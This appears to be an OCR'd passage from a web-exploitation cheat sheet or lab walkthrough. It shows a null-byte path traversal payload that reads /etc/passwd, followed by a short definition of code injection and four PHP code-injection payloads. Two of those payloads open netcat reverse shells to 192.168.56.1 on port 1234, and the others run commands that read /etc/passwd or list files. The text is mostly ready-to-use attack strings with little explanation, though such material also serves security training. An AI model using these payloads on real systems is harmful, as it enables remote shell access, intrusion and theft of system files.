
Example2:
Append a url encode at the end of the payload to execute

payload: ../../../etc/passwd%00


Code Injection

Code injection is the exploitation of a computer bug that is caused by processing invalid data. Injection is used by an attacker to introduce code into a vulnerable computer program and change the course of execution.


Example1:
payload: ".system('nc -e /bin/sh 192.168.56.1 1234');//



Example2:
payload: order=id);}system('cat /etc/passwd');//



Example3:
payload: system('nc -e /bin/bash 192.168.56.1 1234')&pattern=/lamer/e&base=Hello lamer



Example4:
payload4: hacke'.system("ls");%23